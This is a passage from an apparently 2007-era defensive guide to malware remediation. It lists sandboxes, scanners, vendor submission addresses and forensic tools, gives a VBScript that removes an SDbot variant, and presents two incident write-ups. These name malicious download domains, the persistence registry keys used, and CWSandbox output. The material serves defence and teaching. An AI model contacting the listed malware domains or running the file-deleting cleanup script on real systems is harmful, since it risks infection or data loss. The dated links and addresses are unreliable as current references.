


Figure 11: Norman Sandbox website screenshot

Website: http://www.norman.com/microsites/nsic/Submit/en-uk

CWSandbox

"CWSandbox is an approach to automatically analyze malware which is based on behavior analysis: malware samples are executed for a finite time in a simulated environment, where all system calls are closely monitored. From these observations, CWSandbox is able to automatically generate a detailed report which greatly simplifies the task of a malware analyst."




Figure 12: CWSandbox website screenshot

Website: http://www.cwsandbox.org/ or http://research.sunbelt-software.com/Submit.aspx

Scanners

This section covers the main options you have to get any suspected files scanned by multiple anti-malware scanners, without having to buy, install and then run each product against the suspected files. I have also included the sample submission e-mail addresses for most of the major anti-malware firms, so that you can send samples directly to them instead, if you prefer.

Finally I will briefly cover the various classes of anti-malware tools that you should consider, and hopefully already have in place.

VirusTotal

“VirusTotal is a service that analyzes suspicious files and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines.

Specs:

* Free, independent service
* Use of multiple antivirus engines
* Real-time automatic updates of virus signatures
* Detailed results from each antivirus engine
* Real time global statistics”




Figure 13: Virus Total website screenshot

Website: http://www.virustotal.com/

Jotti

“This service is by no means 100% safe. If this scanner says 'OK', it does not necessarily mean the file is clean. There could be a whole new virus on the loose. NEVER EVER rely on one single product only, not even this service, even though it utilizes several products. Therefore, we cannot and will not be held responsible for any damage caused by results presented by this non-profit online service.

Also, we are aware of the implications of a setup like this. We are sure this whole thing is by no means scientifically correct, since this is a fully automated service (although manual correction is possible). We are aware, in spite of efforts to proactively counter these, false positives might occur, for example. We do not consider this a very big issue, so please do not e-mail us about it. This is a simple online scan service, not the University of Wichita.

Scanning can take a while, since several scanners are being used, plus the fact some scanners use very high levels of (time consuming) heuristics. Scanners used are Linux versions, differences with Windows scanners may or may not occur. Another note: some scanners will only report one virus when scanning archives with multiple pieces of malware.

Virus definitions are updated every hour. There is a 10Mb limit per file. Please refrain from uploading tons of hex-edited or repacked variants of the same sample.”

Website: http://virusscan.jotti.org/

Vendors

Anti-Virus Vendor Submission E-mail Addresses:

- *Authentium (Command Antivirus) virus@authentium.com*
- *Computer Associates (US) - virus@ca.com*
- *Computer Associates (Vet/EZ) - ipevirus@vet.com.au*
- *DialogueScience (Dr. Web) - Antivir@dials.ru*
- *Eset (NOD32) - sample@nod32.com*
- *F-Secure Corp. - samples@f-secure.com*
- *Frisk Software (F-PROT) - viruslab@f-prot.com*
- *Grisoft (AVG) - virus@grisoft.cz*
- *H+BEDV (AntiVir, Vexira engine) - virus@antivir.de*
- *Kaspersky Labs - newvirus@kaspersky.com*
- *McAfee - virus_research@mcafee.com - use a ZIP file with the password 'infected' without the quotes)*
- *Norman (NVC) - analysis@norman.no>*
- *Panda Software - labs@pandasoftware.com*
- *Sophos Plc. - support@sophos.com*
- *Symantec (Norton) - avsubmit@symantec.com*
- *Trend Micro (PC-cillin) - virus_doctor@trendmicro.com*

Anti-Rootkit Tools

Rootkits have been around for *NIX systems for many years; however they are now a growing problem for Windows systems. This is not only true in regard to bots and worms; we are now seeing Spyware authors actively using so-called 'rootkit' technology. This really should be called 'cloaking' or 'stealthing' techniques rather than 'rootkit technology' as what they are doing is hiding the malware files and processes from the operating system. Malware using stealth techniques is not a new phenomenon; many years ago DOS malware authors used similar techniques.

There are a number of tools available that claim to be able to detect and remove rootkits, these are listed below, along with the OS that they are suitable for:

- *ChkRootkit [*NIX - http://chkrootkit.org/]*
- *Rootkit Hunter [*NIX - http://www.rootkit.nl/projects/rootkit_hunter.html]*
- *RootkitRevealer [Wintel - http://www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml]*
- *UnHackme [Wintel - http://greatis.com/unhackme/]*
- *Blacklight [Wintel - http://www.f-secure.com/blacklight/]*

A number of anti-virus products now include so-called 'rootkit' detection functionality which is required to detect many of the more advanced ones that bind in at kernel level.

Anti-Virus and Anti-Spyware

On the subject of anti-virus tools, I am not going to list them as any sensible organisation should already have at least one deployed across their infrastructure, and preferably two different vendors [covering different parts of the infrastructure, say one for desktop/laptop and the other for file servers and/or at the perimeter scanning e-mail, http and ftp], so that the window of opportunity for a new malcode is as small as possible

The use of anti-virus technologies as a detection method for systems infected by malicious spyware, rootkits and bots is self-evident, as many bots, key loggers, rootkits, diallers and droppers are now reliably detected by anti-virus products.

Because of this we are seeing the inclusion of techniques in many of the modern bots and some other malicious spyware to allow them to disable as many security and anti-virus products as possible. In some cases this functionality may well be the first to be deployed, as a dropper being spammed out. Once run the dropper lowers or neutralises any local defences and then opens up the backdoor, or just downloads more components as required to complete the infiltration.

The thing to remember with anti-virus tools is that they can only [normally] detect malware they know about. New malware variants may well be detected by heuristics; however they are still far from perfect.

Many anti-virus vendors have bought in spyware detection technology, such as via an acquisition or licensing deals. Others have created their own and seamlessly integrated spyware detection into their existing anti-virus products. Either way it is good news for their customers.

There are also hardware [appliance] solutions that can be used to combat malware at the perimeter of the network, these use a variety of techniques such as URL filtering, active content blocking or filtering many of these appliances are policy driven, so that you can decide what should and shouldn't be allowed in to your network. Examples of these devices include:

- *Bluecoat WebFilter*
- *Finjan Vital Security™ Web Appliance*
- *McAfee Secure Web Gateway*

A number of the largest anti-virus vendors offer products that can be centrally managed and will also offer compliance statistics for coverage and how up-to-date the signatures and products are within your network. Some of the management tools have been updated to manage spyware

detection and personal firewall components alongside the traditional anti-virus functionality. This allows complete coverage of not only desktops but also servers and in some cases security appliances and other perimeter/network solutions.

If you want spyware protection for your home computer, bearing in mind that home users' computers are more likely to be infected than those in large businesses, then this is the section of the paper for you.

However, if you are looking for anti-spyware tools that might be suitable for use in a small to medium business or tools that may be useful for support staff; be they in small, medium or large businesses or even academia then this section should still be useful to you.

One of the anti-spyware tools I suggest that home users should consider is Ad-Aware. The product is easy to use, accurate and signature updates are regular. The free version will do on-demand scans and clean, however if you want on-access protection you will have to buy the Plus edition. This will get you the Ad-Watch on-access component that will block spyware as it tries to download or install.

Figure 14: Ad-Aware SE screenshot.

Likewise, I also suggest Spybot Search & Destroy to home users, and technical support staff too for cleaning up spyware infected/infested computers on their networks. Like Ad-Aware it works in two modes, on-demand and it also has an on-access component, known as Tea-Timer which not only will block spyware in real-time it also monitors the registry.




Figure 15: Spybot Search & Destroy screenshot.

Both of these anti-spyware tools well respected and updated regularly to detect new threats and are available in many different languages.

Before I finish this section of the paper, I would like to bring your attention to the fact that you need to be very careful when selecting an anti-spyware solution/tool, as there are a number of them that are spyware in their own right. You can find a list of the known 'bogus' anti-spyware and anti-malware tools here: http://www.spywarewarrior.com/rogue_anti-spyware.htm

Network Information

This section will cover a couple of tools that are very useful for gathering and acting on network data.

Wireshark

“Wireshark is the world's foremost network protocol analyzer, and is the de facto (and often de jure) standard across many industries and educational institutions.

Features

Wireshark has a rich feature set which includes the following:

* Deep inspection of hundreds of protocols, with more being added all the time

* Live capture and offline analysis

* Standard three-pane packet browser

* Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others

* Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility

* The most powerful display filters in the industry

* Rich VoIP analysis

* Read/write many different capture file formats: tcpdump (libpcap), Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others

* Capture files compressed with gzip can be decompressed on the fly

* Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platfrom)

* Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2

* Coloring rules can be applied to the packet list for quick, intuitive analysis

* Output can be exported to XML, PostScript®, CSV, or plain text”

Website: http://www.wireshark.org/

Snort

“SNORT® is an open source network intrusion prevention and detection system utilizing a rule-driven language, which combines the benefits of signature, protocol and anomaly based inspection methods. With millions of downloads to date, Snort is the most widely deployed intrusion detection and prevention technology worldwide and has become the de facto standard for the industry.”

Website: http://www.snort.org/

Forensics

The tools covered in this section are really a last resort and should only be used by those that have received training in computer forensics. These tools are most useful when you are carrying out an investigation that may become a criminal case or where you need to capture evidence without changing or otherwise modifying a systems content.

Encase

“EnCase® Forensic is the industry standard in computer forensic investigation technology. With an intuitive GUI, superior analytics, enhanced email/Internet support and a powerful scripting engine, EnCase® provides investigators with a single tool, capable of conducting large-scale and complex investigations from beginning to end. Law enforcement officers, government/corporate investigators and consultants around the world benefit from the power of EnCase® Forensic in a way that far exceeds any other forensic solution.

* Acquire data in a forensically sound manner using software with an unparalleled record in courts worldwide.

* Investigate and analyze multiple platforms — Windows, Linux, AIX, OS X, Solaris and more — using a single tool.

* Save days, if not weeks, of analysis time by automating complex and routine tasks with prebuilt EnScript® modules, such as Initialized Case and Event Log analysis.

* Find information despite efforts to hide, cloak or delete.

* Easily manage large volumes of computer evidence, viewing all relevant files, including "deleted" files, file slack and unallocated space.

* Transfer evidence files directly to law enforcement or legal representatives as necessary.

* Review options allow non-investigators, such as attorneys, to review evidence with ease.

* Reporting options enable quick report preparation.”




Figure 16: Encase website screenshot

Website: http://www.guidancesoftware.com/

F.I.R.E

"FIRE is a portable bootable cdrom based distribution with the goal of providing an immediate environment to perform forensic analysis, incident response, data recovery, virus scanning and vulnerability assessment.

Also provides necessary tools for live forensics/analysis on win32, sparc solaris and x86 linux hosts just by mounting the cdrom and using trusted static binaries available in /statbins."




Figure 17: F.I.R.E website screenshot

Website: http://biatchux.dmzs.com/

Tricks

This section will discuss a few tricks that can be useful, such as using clean-up scripts to speed up remediation.

The following example was created to kill the running process, registry keys and files created by a specific SDbot variant which was undetectable at the time is was originally found. This script, and other variants of it, were used to automate the testing of systems for the malware, and if found the script kills the running malware processes, removes the malwares registry keys and finally deletes the specific malware files.

VB Scripting for quick and dirty cleanup, example:

```
'RemSdbot2.vbs - SDbot remover for specific variant.
'© Martin Overton, 2007 (martin@arachnophiliac.com)
'Verson 0.99.2'
'Created to detect and remove an infection of the following Sdbot variant
'
'FileName: rundll.exe
'FileDateTime: 19/01/2007 14:05:00
'Filesize: 1364992
'MD5: 71fd1205f6d7550967bda6bf4491a50a
'CRC32: 36E8176E
'File Type: PE Executable
'
'To make this a silent script just rem out the Wscript.Echo lines

Wscript.Echo "SDBot Cleanup Script 2 - Click OK to proceed"

Const HKEY_CURRENT_USER = &H80000001
Const HKEY_LOCAL_MACHINE = &H80000002

strComputer = "."
```

```
' Check to see if infected marker [run key] exists
'
Set objRegistry=GetObject("winmgmts:\\" & _
    strComputer & "\root\default:StdRegProv")

strKeyPath = "Software\Microsoft\Windows\CurrentVersion\Run"
strValueName = "Microsoft"
objRegistry.GetStringValue HKEY_LOCAL_MACHINE,strKeyPath,strValueName,strValue

If IsNull(strValue) Then
    Wscript.Echo "The registry key does not exist - This system does not seem to be infected - Script
Stopped"
    Wscript.Quit
Else

' If infected marker [run key] exists, then grab filename and terminate process
'
Set objWMIService = GetObject _
    ("winmgmts:\\" & strComputer & "\root\cimv2")
Set colProcessList = objWMIService.ExecQuery _
    ("Select * from Win32_Process Where Name ='" & strValue &"'")
For Each objProcess in colProcessList
    objProcess.Terminate()
Next

'Pause for 10 seconds
'
Wscript.Sleep 10000

' Check to see if infected file exists, if so then delete it
'
Set objFSO = CreateObject("Scripting.FileSystemObject")
Const ReadOnly = 1

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.GetFile("C:\windows\system32\" & strValue)

If objFile.Attributes AND ReadOnly Then
    objFile.Attributes = objFile.Attributes XOR ReadOnly
End If

If objFSO.FileExists("C:\windows\system32\" & strValue) Then
objFSO.DeleteFile("C:\windows\system32\" & strValue)

Else
    Wscript.Echo "The file does not exist - Script Stopped."
    Wscript.Quit
End If

' Remove the Sdbot variant registry keys
'
strKeyPath = "Software\Microsoft\Windows\CurrentVersion\Run"
strValueName = "Microsoft"
objRegistry.DeleteValue HKEY_LOCAL_MACHINE, strKeyPath, strValueName
objRegistry.DeleteValue HKEY_CURRENT_USER, strKeyPath, strValueName

strKeyPath = "Software\Microsoft\Windows\CurrentVersion\RunServices"
strValueName = "Microsoft"
objRegistry.DeleteValue HKEY_LOCAL_MACHINE, strKeyPath, strValueName

End If

Wscript.Echo "Script completed - This system should now be clean"
```

Clean Boot Disks

Using live Linux or a PE boot disk, such as Bart_PE can be very handy, not only in clean booting a suspected system but also in scanning the same system with little or no risk that any malcode will still be active on it. It needs not be a CD or DVD [from an ISO image], it could also be an external USB hard disk or a USB flash drive instead.

Techniques

Check the relevant registry keys for odd entries, common ones used include:

```
HKEY_LOCAL_MACHINE
```

```
Software/Microsoft/Windows/CurrentVersion/Run
Software/Microsoft/Windows/CurrentVersion/RunOnce
Software/Microsoft/Windows/CurrentVersion/RunOnceX

HKEY_CURRENT_USER
Software/Microsoft/Windows/CurrentVersion/Run
Software/Microsoft/Windows/CurrentVersion/RunOnce
```

However, there are lots of others that are used, mis-used and created by malware. Other than do this by hand you could use a tool such as AutoRuns, HijackThis or WinPatrol instead.

Real World Example 1

User noticed that their anti-virus was disabled, and so reported it to the helpdesk of the company affected.

The local support teams noticed that the system that had its anti-virus software disabled was making lots of outbound DNS lookups for odd websites that were not business related.

Further investigation of the suspected system found a file that looked to be involved, a sample was acquired and analysed in several sandboxes as well as tested against 30+ anti-malware tools; very few reported the file as either suspicious or infected.

Here's part of the analysis report, along with recommendations for remediation and suggestions for improvements to the protection of their infrastructure, including an early warning system:

Overview:

This malware is a share crawling parasitic file infector [virus] that once executed on a new system will create a number of new files [4 DLLs and 1 Sys file]. These are listed below:

- `%Windir%\%SYSDIR%\lv362285.dl_`
- `%Windir%\%SYSDIR%\lv362285.dll`
- `%Windir%\%SYSDIR%\uo105244.dl_`
- `%Windir%\%SYSDIR%\uo105244.dll`
- `%Windir%\%SYSDIR%\drivers\mhqook.sys`

It then proceeds to attempt to connect to the following domain names and download files found hosted there. This may include other malware components such as KillWin, bot clients, spyware, adware, other Trojans, etc. These may also perform a similar routine, which can quickly turn a clean system into a heavily infected one.


- *makemegood24.com*
- *446df1.makemegood24.com*
- *aaakemegood24.com*
- *perfectchoice1.com*
- *4475e1.perfectchoice1.com*
- *bparfectchoice1.com.local*
- *cash-ddt.net*

As part of this download process, it may disable any security software on the newly infected system, including personal firewalls and anti-virus processes.

The next phase is for the original malware file to search for new files [Windows 32bit PE file-types] to infect on the local machine and all systems that the newly infected system has access to, such as Windows shares. All infected files will grow by 57,344 bytes.

Recommendations:

1. Block all DNS activity to the domains used by the malware, as this will help to minimise the impact to that of the original installed malware. This can be achieved via a number of ways, such as DNS Black-holing [Nul Routing] those domain names, or blocking access to the domains via URL filtering at the proxy or other internet gateway.
2. Identify all infected systems and remove them from the network until remediated, preferably by re-imaging, or from a known clean backup.
3. Up-date all anti-virus tools used to latest version and/or ensure if you are using McAfee VirusScan that Access Protection is enabled [see below] and configured to disable files to be created/modified in the Windows and Windows\System directories. You can also block all IRC traffic via this feature.



4. Once all systems on the network are clean, then the following should be installed on all systems and configured to minimise a repeat of this incident:
    - Up-to-date anti-virus with on-access scanning enabled by default, and Access Protection and Buffer Overflow protection enabled by default [assuming McAfee VirusScan 8.x or later used].
    - Personal firewall installed and correctly configured [preferably locked]. This can raise the alarm when new [unknown or modified] programs or processes try to 'phone home' or otherwise access the internet.
    - Ensure that all systems are patched as soon as possible by new patches released by vendors.

    The following should also be considered for use as part of an early warning system and to help speed up identification of newly, or missed infected systems.

    - WormCharmer [SMB-Lure] or similar honeypot/honeynet. This acts as a sacrificial goat and is designed to be attacked by malware [new or old] without risking infecting the host or your network.
    - IDS or IPS; this can be as simple as using SNORT with freely available malware/exploit detection signatures [rules] to identify a possible infected system.

Real World Example 2

An unknown malware was causing clients running anti-virus on a network to lose connection to the anti-virus management server. So, with the help of local resources on site we managed to obtain a sample which was suspected to be the culprit.

The anti-virus deployed on the network and workstations did not detect the malware as it was brand new.

The following data allowed me to understand what the malware was doing and from this clean-up scripts could be created as well as blocking the infection vector used by the malware.

I leave it as an exercise to the reader to try and work out what this specific malware does when it is executed. Consider it a test of your knowledge.

CWSandbox Results:

```
Analysis Number        1
Parent ID      0
Process ID     588
Filename       c:\temp\ff37e574c7694879ff73777886a82dee.exe
Filesize       215040 bytes
MD5     ff37e574c7694879ff73777886a82dee
Start Reason   AnalysisTarget
Termination Reason     NormalTermination
Start Time     00:00.218
Stop Time      00:04.281
DLL-Handling
Loaded DLLs
c:\temp\ff37e574c7694879ff73777886a82dee.exe
C:\WINDOWS\System32\ntdll.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\user32.dll
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\ADVAPI32.dll
C:\WINDOWS\system32\RPCRT4.dll
C:\WINDOWS\system32\MPR.dll
C:\WINDOWS\System32\ODBC32.dll
C:\WINDOWS\system32\msvcrt.dll
C:\WINDOWS\system32\COMCTL32.dll
C:\WINDOWS\system32\SHELL32.dll
C:\WINDOWS\system32\SHLWAPI.dll
C:\WINDOWS\system32\comdlg32.dll
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.1612_x-ww_7c379b08\
C:\WINDOWS\System32\odbcint.dll
C:\WINDOWS\system32\WININET.dll
C:\WINDOWS\system32\CRYPT32.dll
C:\WINDOWS\system32\MSASN1.dll
C:\WINDOWS\system32\OLEAUT32.dll
C:\WINDOWS\system32\OLE32.DLL
C:\WINDOWS\System32\WS2_32.dll
C:\WINDOWS\System32\WS2HELP.dll
C:\WINDOWS\System32\wsock32.dll
C:\WINDOWS\System32\pstorec.dll
C:\WINDOWS\System32\ATL.DLL
C:\WINDOWS\System32\Wship6.dll
C:\WINDOWS\System32\iphlpapi.dll
C:\WINDOWS\System32\Secur32.dll
user32.dll
USER32.dll
```

Filesystem

New Files

C:\WINDOWS\System32\crsss.exe

Opened Files

\SystemRoot\AppPatch\sysmain.sdb

